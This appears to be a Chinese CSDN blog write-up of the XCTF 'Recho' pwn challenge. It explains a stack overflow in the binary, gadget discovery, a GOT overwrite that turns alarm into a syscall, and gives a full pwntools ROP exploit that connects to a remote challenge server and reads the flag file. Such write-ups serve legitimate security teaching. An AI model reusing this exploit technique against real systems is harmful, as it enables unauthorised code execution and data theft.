
Recho(xctf)

原创

whiteh4nd 于 2020-08-10 13:18:06 发布 488 收藏

分类专栏： # xctf(pwn高手区) CTF

本文链接：https://blog.csdn.net/weixin_43868725/article/details/107910973



xctf(pwn高手区) 同时被 2 个专栏收录

27 篇文章 0 订阅

订阅专栏

CTF

41 篇文章 0 订阅

订阅专栏

0x0 程序保护和流程

保护：

```
[*] '/home/whitehand/Desktop/a'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

流程：

main()

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char nptr; // [rsp+0h] [rbp-40h]
  char buf[40]; // [rsp+10h] [rbp-30h]
  int v6; // [rsp+38h] [rbp-8h]
  int v7; // [rsp+3Ch] [rbp-4h]

  Init();
  write(1, "Welcome to Recho server!\n", 0x19uLL);
  while ( read(0, &nptr, 0x10uLL) > 0 )
  {
    v7 = atoi(&nptr);
    if ( v7 <= 15 )
      v7 = 16;
    v6 = read(0, buf, v7);
    buf[v6] = 0;
    printf("%s", buf);
  }
  return 0;
}
```


存在一个很明显的问题，就第二次可以输入的字符串大小是根据第一次输入的数字大小确定的，所以存在一个明显的栈溢出。

0x1 利用过程

1.通过栈溢出控制程序的流程只会发生在函数结束时，但是在这个程序中只要第一次的read函数一直有效程序就不会退出，所以在对栈完成布局之后就需要关闭输入。

2.一旦关闭输入，就不能继续输入了，所以必须一次就把gadget全部布置到栈上。

3.通过提示可以在.data中找到flag字符串。

```
.data:0000000000601058 flag            db 'flag',0
.data:000000000060105D                 align 20h
```

4.于是猜想需要将名字为flag的文件中的内容读取并输出就能得到flag了。而读取并输出的流程可以为open()->read()->printf()。（write函数参数较多，printf函数可以少写一点代码）

```
flag=open("flag",0); // O_RDONLY==0
read(fd, addr, 100);
printf(addr);
```

但是在这段程序中并没有open函数，不过还可以使用syscall直接调用open函数，而在libc中可以发现open()的调用号为2。

```
.text:00000000000F70F0                 public open64 ; weak
.text:00000000000F70F0 open64          proc near               ; CODE XREF: sub_6AF50+2BF↑p
.text:00000000000F70F0                                         ; _IO_file_open+89↑p ...
.text:00000000000F70F0
.text:00000000000F70F0 var_8           = qword ptr -8
.text:00000000000F70F0
.text:00000000000F70F0 ; __unwind {
.text:00000000000F70F0                 cmp     cs:dword_3C9740, 0 ; Alternative name is '__open'
.text:00000000000F70F7                 jnz     short loc_F7109
.text:00000000000F70F9                 mov     eax, 2
.text:00000000000F70FE                 syscall                 ; LINUX - sys_open
```

接下来只需要找到syscall的gadget就并配合其他gadget就可以实现open()了。程序中的write函数和alarm函数都是需要syscall完成调用的。

```
.text:00000000000F7370                public write ; weak
.text:00000000000F7370 write          proc near               ; CODE XREF: sub_20920+11↑j
.text:00000000000F7370                                        ; sub_2DAD0+167↑p ...
.text:00000000000F7370
.text:00000000000F7370 var_8          = qword ptr -8
.text:00000000000F7370
.text:00000000000F7370 ; __unwind {
.text:00000000000F7370                cmp     cs:dword_3C9740, 0
.text:00000000000F7377                jnz     short loc_F7389
.text:00000000000F7379                mov     eax, 1
.text:00000000000F737E                syscall                 ; LINUX - sys_write
```

```
.text:00000000000CC280                public alarm
.text:00000000000CC280 alarm          proc near               ; CODE XREF: lckpwdf+18E↓p
.text:00000000000CC280                                        ; lckpwdf+1D9↓p ...
.text:00000000000CC280 ; __unwind {
.text:00000000000CC280                mov     eax, 25h ; '%'
.text:00000000000CC285                syscall                 ; LINUX - sys_alarm
```

所以只需要修改got表将got表中的地址加上偏移就可以直接调用syscall。选用这两个函数的原因是都有syscall，知道got表地址，并且不在ROP链中。

5.通过以上分析和程序中的gadget可以写出payload了。

需要的gadget。

```
whitehand@whitehand-virtual-machine:~/Desktop$ ROPgadget --binary a --only "pop|ret"
Gadgets information
============================================================
0x000000000040089c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040089e : pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004008a0 : pop r14 ; pop r15 ; ret
0x00000000004008a2 : pop r15 ; ret
0x00000000004006fc : pop rax ; ret
0x000000000040089b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040089f : pop rbp ; pop r14 ; pop r15 ; ret
0x0000000000400690 : pop rbp ; ret
0x00000000004008a3 : pop rdi ; ret
0x00000000004006fe : pop rdx ; ret
0x00000000004008a1 : pop rsi ; pop r15 ; ret
0x000000000040089d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004005b6 : ret

Unique gadgets found: 13
```

```
whitehand@whitehand-virtual-machine:~/Desktop$ ROPgadget --binary a --only "add|ret"
Gadgets information
============================================================
0x00000000004008af : add bl, dh ; ret
0x00000000004008ad : add byte ptr [rax], al ; add bl, dh ; ret
0x00000000004008ab : add byte ptr [rax], al ; add byte ptr [rax], al ; add bl, dh ; ret
0x00000000004008ac : add byte ptr [rax], al ; add byte ptr [rax], al ; ret
0x0000000000400830 : add byte ptr [rax], al ; add cl, cl ; ret
0x00000000004008ae : add byte ptr [rax], al ; ret
0x00000000004006f8 : add byte ptr [rcx], al ; ret
0x000000000040070d : add byte ptr [rdi], al ; ret
0x0000000000400832 : add cl, cl ; ret
0x00000000004006f4 : add eax, 0x20098e ; add ebx, esi ; ret
0x000000000040070a : add eax, 0x70093eb ; ret
0x00000000004006f9 : add ebx, esi ; ret
0x00000000004005b3 : add esp, 8 ; ret
0x00000000004005b2 : add rsp, 8 ; ret
0x00000000004005b6 : ret

Unique gadgets found: 15
```



```python
pop_rax=0x4006fc
pop_rdi=0x4008a3
pop_rsi=0x4008a1
pop_rdx=0x4006fe
rdi_add=0x40070D
flag_addr=0x601058
stdin_addr=0x601090

payload='A'*(0x38)
#change alarm's got to syscall
payload+=p64(pop_rax)+p64(0x5)
payload+=p64(pop_rdi)+p64(alarm_got)
payload+=p64(rdi_add)

#open flag by syscall
payload+=p64(pop_rax)+p64(0x02)
payload+=p64(pop_rdi)+p64(flag_addr)
payload+=p64(pop_rsi)+p64(0)+p64(0)
payload+=p64(pop_rdx)+p64(0)
payload+=p64(alarm_plt) #syscall

# read flag ,flag is in stdin
payload+=p64(pop_rdi)+p64(0x03)
payload+=p64(pop_rsi)+p64(stdin_addr)+p64(0) #open的文件描述符一般从3开始
payload+=p64(pop_rdx)+p64(0x30)
payload+=p64(read_plt)

# print flag
payload+=p64(pop_rdi)+p64(stdin_addr)+p64(print_plt)
```

0x2 exp

```python
from pwn import *
sh=remote('220.249.52.133','45485')
# sh=process('./a')
elf=ELF('./a')

alarm_got=elf.got['alarm']
alarm_plt=elf.plt['alarm']
read_plt=elf.plt['read']
print_plt=elf.plt['printf']

pop_rax=0x4006fc
pop_rdi=0x4008a3
pop_rsi=0x4008a1
pop_rdx=0x4006fe
rdi_add=0x40070D
flag_addr=0x601058
stdin_addr=0x601090

payload='A'*(0x38)
#change alarm got to syscall
payload+=p64(pop_rax)+p64(0x5)
payload+=p64(pop_rdi)+p64(alarm_got)
payload+=p64(rdi_add)

#open flag by syscall
payload+=p64(pop_rax)+p64(0x2)
payload+=p64(pop_rdi)+p64(flag_addr)
payload+=p64(pop_rsi)+p64(0)+p64(0)
payload+=p64(pop_rdx)+p64(0)
payload+=p64(alarm_plt)

# read flag ,flag is in stdin
payload+=p64(pop_rdi)+p64(0x3)
payload+=p64(pop_rsi)+p64(stdin_addr)+p64(0)
payload+=p64(pop_rdx)+p64(0x30)
payload+=p64(read_plt)

# print flag
payload+=p64(pop_rdi)+p64(stdin_addr)+p64(print_plt)

payload = payload.ljust(0x200,'\x00')
sh.recvuntil('Welcome to Recho server!\n')
sh.send(str(0x200)+'\n')
sh.send(payload)
sh.recv()
sh.shutdown("send")
sh.recv()
```